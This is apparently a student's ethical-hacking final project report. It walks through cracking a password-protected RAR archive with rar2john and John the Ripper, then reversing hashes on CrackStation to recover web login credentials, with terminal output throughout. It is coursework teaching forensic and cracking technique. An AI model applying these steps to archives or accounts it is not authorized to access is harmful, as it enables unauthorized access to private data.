[Author]

EH-13 Final Project

UM Cyber Security
MIA-CS-07

INTRODUCTION

Preface

The Web Development Manager at WORKAROUND, Jessica, was recently fired. It is suspected that she was hiding information on her company computer. With her knowledge and experience as a web developer it is suspected that she was helping other employees at WORKAROUND with web development that was beyond her scope of responsibility and against company policy. It is suspected that she may have been hiding her outside activities via a web-based application.
Having confiscated her company computer, WORKAROUND has reset her password and accessed her computer. They found nothing that was expressly incriminating but did find a compressed file that is encrypted with a password. They could not guess the password to un-encrypt the compressed file.

Our job is to de-crypt the compressed file in order to determine what other files have been saved and how they might have been intended to cause the company any harm.

Web Development Manager, Jessica, recently fired

UNIVERSITY OF MIAMI

DIVISION of CONTINUING & INTERNATIONAL EDUCATION

Cyber Student Report

Miami Cohort-07
Ethical Hacking Final Project

Report on Findings

The UM Student Cyber Security team has been able to gather information from the computer retrieved from Jessica, the recently-fired Web Development Manager at WORKAROUND.

A detailed report including the procedures taken follows.

In summary, it does appear that Jessica was using the company asset (company PC) to do some Web Development that was outside of her scope of responsibility.

It also appears that she had left the company PC vulnerable to outside access.

The fact that the recovered files were encrypted and saved indicates a willful and elaborate intent to obfuscate the fact that company assets were used without company consent and that a known vulnerability was planted to allow for backdoor access to the company's network.

Post-Incident Report

1) On Jessica's company-issued PC we discovered a file that appeared unusual. It was a compressed .rar file called "CrackMeIfYouCan.rar", which seemed like a bit of a dare and a challenge.
    a. We attempted to un-compress the file but it was also encrypted and required a password to run the un-compress command, which we didn't have.
        i. **unrar e CrackMeIfYouCan.rar**
        ii. When prompted for a password, we didn't have one
    b. We ran a password cracking utility especially suited for recovering passwords of encrypted .rar files, rar2john, on the original encrypted compressed file and saved the output to a new file, called 'cracked'
        i. **rar2john CrackMeIfYouCan.rar > cracked**
        ii. A new file, 'cracked', was saved to the same directory as the original encrypted compressed file.

c. We tried to read the new file, ‘cracked’ using concatenation.
   i. **cat cracked**
   ii. The output display looks like a SHA-256 hash

d. We ran a password cracking utility, John The Ripper, on the ‘cracked’ file.
   i. **john cracked**
   ii. The password was discovered, ‘letmein’

Figure 1

```
timkali02@kali02:~/Downloads$ ls -al
total 183312
drwxr-xr-x  2 timkali02 timkali02     4096 Jul  9 11:33  .
drwxr-xr-x 15 timkali02 timkali02     4096 Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02    16606 Jul  9 11:32  CrackMeIfYouCan.rar

timkali02@kali02:~/Downloads$ sudo rar2john CrackMeIfYouCan.rar > cracked

timkali02@kali02:~/Downloads$ ls -al
total 183316
drwxr-xr-x  2 timkali02 timkali02     4096 Jul  9 11:39  .
drwxr-xr-x 15 timkali02 timkali02     4096 Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02      117 Jul  9 11:40  cracked
-rw-r--r--  1 timkali02 timkali02    16606 Jul  9 11:32  CrackMeIfYouCan.rar

timkali02@kali02:~/Downloads$ cat cracked
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563
c7e$8$a7efc78b0c32a1a7

timkali02@kali02:~/Downloads$ sudo john cracked
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
letmein          (CrackMeIfYouCan.rar)
1g 0:00:00:26 DONE 2/3 (2020-07-09 11:42) 0.03717g/s 411.8p/s 411.8c/s 411.8C/s 123456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
timkali02@kali02:~/Downloads$
```

2) With the encrypted password that we recovered, we ran the un-compress command on the original encrypted compressed file.
   i. **unrar e CrackMeIfYouCan.rar**
   ii. When prompted for a password, we entered 'letmein'.

b. The encrypted compressed file was then un-compressed into 3 new files. The 3 new files were saved into the same directory as the original encrypted compressed file. 1 file was a .txt file. The other 2 files were web application files, .php and .css.





Figure 2

```
timkali02@kali02:~/Downloads$ ls -al
total 183316
drwxr-xr-x  2 timkali02 timkali02     4096 Jul  9 11:39  .
drwxr-xr-x 15 timkali02 timkali02     4096 Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02      117 Jul  9 11:40  cracked
-rw-r--r--  1 timkali02 timkali02    16606 Jul  9 11:32  CrackMeIfYouCan.rar
timkali02@kali02:~/Downloads$ unrar e CrackMeIfYouCan.rar

UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:

Extracting from CrackMeIfYouCan.rar

Extracting  secret only i would know.txt                             OK
Extracting  style.css                                                OK
Extracting  index.php                                                OK
All OK
timkali02@kali02:~/Downloads$ ls -al
total 183352
drwxr-xr-x  2 timkali02 timkali02     4096 Jul  9 11:54  .
drwxr-xr-x 15 timkali02 timkali02     4096 Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02      117 Jul  9 11:40  cracked
-rw-r--r--  1 timkali02 timkali02    16606 Jul  9 11:32  CrackMeIfYouCan.rar
-rw-r--r--  1 timkali02 timkali02    22776 Jan  1  2020  index.php
-rw-r--r--  1 timkali02 timkali02      416 Jan  1  2020 'secret only i would know.txt'
-rw-r--r--  1 timkali02 timkali02     5265 Nov  1  2019  style.css
timkali02@kali02:~/Downloads$
```

Figure 2 Screen capture




Kali-Linux-2020.1-vbox-amd64 (EH-13 Final Snap 01) [Running] - Oracle VM VirtualBox
Lab EH-13-L...
[kali@kali: ~]
CrackMeIfY...
06:56 PM
CrackMeIfYouCan - File Manager
Sha256 Dec
Kali Linux
File Edit View Go Help
/home/kali/Downloads/EH-13_Final/CrackMeIfYouCan/
DEVICES
File System
PLACES
kali
Desktop
Trash
NETWORK
Browse Network
index.php
secret only i would know.txt
style.css
Next ▸
https://digitalski

c. The files, ‘index.php’ and ‘style.css’ are web page files that would normally belong in the /var/www/html directory. We moved these files into the proper web developer directory.


```
Figure 3

timkali02@kali02:~/Downloads$ ls -al
total 183352
drwxr-xr-x  2 timkali02 timkali02     4096 Jul  9 11:54  .
drwxr-xr-x 15 timkali02 timkali02     4096 Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02      117 Jul  9 11:40  cracked
-rw-r--r--  1 timkali02 timkali02    16606 Jul  9 11:32  CrackMeIfYouCan.rar
-rw-r--r--  1 timkali02 timkali02    22776 Jan  1  2020  index.php
-rw-r--r--  1 timkali02 timkali02      416 Jan  1  2020 'secret only i would
know.txt'
-rw-r--r--  1 timkali02 timkali02     5265 Nov  1  2019  style.css

timkali02@kali02:~/Downloads$ sudo mv index.php /var/www/html/

timkali02@kali02:~/Downloads$ sudo mv style.css /var/www/html/

timkali02@kali02:~/Downloads$ ls -alh
total 180M
drwxr-xr-x  2 timkali02 timkali02 4.0K Jul  9 12:13  .
drwxr-xr-x 15 timkali02 timkali02 4.0K Jul  9 11:20  ..
-rw-r--r--  1 timkali02 timkali02  117 Jul  9 11:40  cracked
-rw-r--r--  1 timkali02 timkali02  17K Jul  9 11:32  CrackMeIfYouCan.rar
-rw-r--r--  1 timkali02 timkali02  416 Jan  1  2020 'secret only i would know.txt'

timkali02@kali02:~/Downloads$ ls -alh /var/www/html
total 56K
drwxr-xr-x 2 root      root      4.0K Jul  9 12:13 .
drwxr-xr-x 3 root      root      4.0K Jul  6 20:12 ..
-rw-r--r-- 1 root      root       11K Jul  6 20:22 index.html
-rw-r--r-- 1 root      root       612 Jul  6 20:18 index.nginx-debian.html
-rw-r--r-- 1 timkali02 timkali02  23K Jan  1  2020 index.php
-rw-r--r-- 1 timkali02 timkali02 5.2K Nov  1  2019 style.css
timkali02@kali02:~/Downloads$
```

d. We tried to read the .txt file using a text editor but it wasn’t readable. The file appeared to contain a series of hashed strings.


Kali-Linux-2020.1-vbox-amd64 (EH-13 Final Snap 01) [Running] - Oracle VM VirtualBox
Lab EH...
secret o...
[kali@k...
CrackM...
06:58 PM
Open
secret only i would know.txt
~/Downloads/EH-13_Final/CrackMeIfYouCan
Save

```
8fc42c6ddf9966db3b09e84365034357
249ba36000029bbe97499c03db5a9001f6b734ec
40E43AEE94115E12541624221019423B
45E58AEE86BB095C0371AEC4B796D7FB
be5d5d37542d75f93a87094459f76678
8fc42c6ddf9966db3b09e84365034357
5f4dcc3b5aa765d61d8327deb882cf99
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5
```

e. We copied the hash strings and pasted them into an online hash cracking utility, https://crackstation.net, which revealed a Username and a Password that would, presumably, be used for some web page log-in.
   i. Username: xyzxyz
   ii. Password: Pa$$w0rd


Kali-Linux-2020.1-vbox-amd64 (EH-13 Final Snap 01) [Running] - Oracle VM VirtualBox
Lab ...
Crac...
secre...
kali...
Crac...
07:01 PM
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
CrackStation - Online Pa
https://crackstation.net
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Crack Hashes

```
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548d
f2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
8fc42c6ddf9966db3b09e84365034357	md5	the
249ba36000029bbe97499c03db5a9001f6b734ec	sha1	username
40E43AEE94115E12541624221019423B	NTLM	is
45E58AEE86BB095C0371AEC4B796D7FB	NTLM	xyzxyz
be5d5d37542d75f93a87094459f76678	md5	and
8fc42c6ddf9966db3b09e84365034357	md5	the
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
b47f363e2b430c0647f14deea3eced9b0ef300ce	sha1	is
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be3 2548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a	sha512	Pa$$w0rd

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

3) With the ‘index.php’ file and the ‘style.css’ file moved to the proper directory to run a web server, and a Username and Password now decoded, we started the Apache2 Web Server so that we could use it to decipher the web files.
   a. Start the Apache2 Web Server


```
timkali02@kali02:~/Downloads$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

timkali02@kali02:~/Downloads$ sudo service apache2 start

timkali02@kali02:~/Downloads$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2020-07-09 12:22:04 EDT; 2s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2283 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2294 (apache2)
      Tasks: 6 (limit: 4656)
     Memory: 18.3M
     CGroup: /system.slice/apache2.service
             ├─2294 /usr/sbin/apache2 -k start
             ├─2295 /usr/sbin/apache2 -k start
             ├─2296 /usr/sbin/apache2 -k start
             ├─2297 /usr/sbin/apache2 -k start
             ├─2298 /usr/sbin/apache2 -k start
             └─2299 /usr/sbin/apache2 -k start

Jul 09 12:22:03 kali02 systemd[1]: Starting The Apache HTTP Server...
Jul 09 12:22:04 kali02 apachectl[2293]: AH00558: apache2: Could not reliably determine the
server's fully >
Jul 09 12:22:04 kali02 systemd[1]: Started The Apache HTTP Server.
timkali02@kali02:~/Downloads$
```

   b. With a standard web browser, we logged-in to the Apache Server’s localhost and then to the suspect ‘index.php’ file from the web browser.



```
                       ├─3355 /usr/sbin/apache2 -k start
                       ├─3356 /usr/sbin/apache2 -k start
                       └─3357 /usr/sbin/apache2 -k start

Jul 08 19:41:04 kali systemd[1]: Starting The Apach
Jul 08 19:41:04 kali apachectl[3351]: AH00558: apac
Jul 08 19:41:04 kali systemd[1]: Started The Apache
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
# If you just change the port or add more ports her
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 9191

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
kali@kali:~/Downloads/EH-13_Final/CrackMeIfYouCan$
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.se
     Active: active (running) since Wed 2020-07-08
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3455 ExecStart=/usr/sbin/apachectl sta
   Main PID: 3459 (apache2)
      Tasks: 6 (limit: 2318)
     Memory: 12.0M
     CGroup: /system.slice/apache2.service
             ├─3459 /usr/sbin/apache2 -k start
             ├─3460 /usr/sbin/apache2 -k start
             ├─3461 /usr/sbin/apache2 -k start
             ├─3462 /usr/sbin/apache2 -k start
             ├─3463 /usr/sbin/apache2 -k start
             └─3464 /usr/sbin/apache2 -k start

Jul 08 19:45:20 kali systemd[1]: Starting The Apache HTTP Server...
Jul 08 19:45:20 kali apachectl[3458]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 12>
Jul 08 19:45:20 kali systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
```

c. When prompted for a Username and Password to log-in, we used the recovered Username: xyzxyz, with the Password: Pa$$w0rd

